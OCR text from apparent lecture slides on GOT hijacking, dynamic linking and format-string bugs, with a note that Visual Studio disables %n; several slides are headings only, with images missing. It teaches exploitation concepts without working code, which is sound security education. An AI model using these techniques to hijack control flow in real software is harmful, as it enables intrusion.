
GOT (Global Offset Table) Hijacking

- GOT is a table that stores offsets to dynamically linked functions
- By overwriting this table, we can hijack function calls!


Dynamic Linking



Dynamic Linking



GOT is Just a Sequence of Function Pointers



Recap: Format String Exploit

- We learned two types of ***memory corruption*** bugs that lead to a control flow hijack exploit
  - Buffer overflow
  - Format string bug

- Unlike buffer overflow exploits, format string bugs allow an attacker to overwrite arbitrary memory addresses (the target address does not need to be on the stack)

Mitigating Format String Exploit?

Since Visual Studio 2005, `%n` is disabled by default

- `printf("%n", &x);` will not write anything to x

What's the problem?

Questions?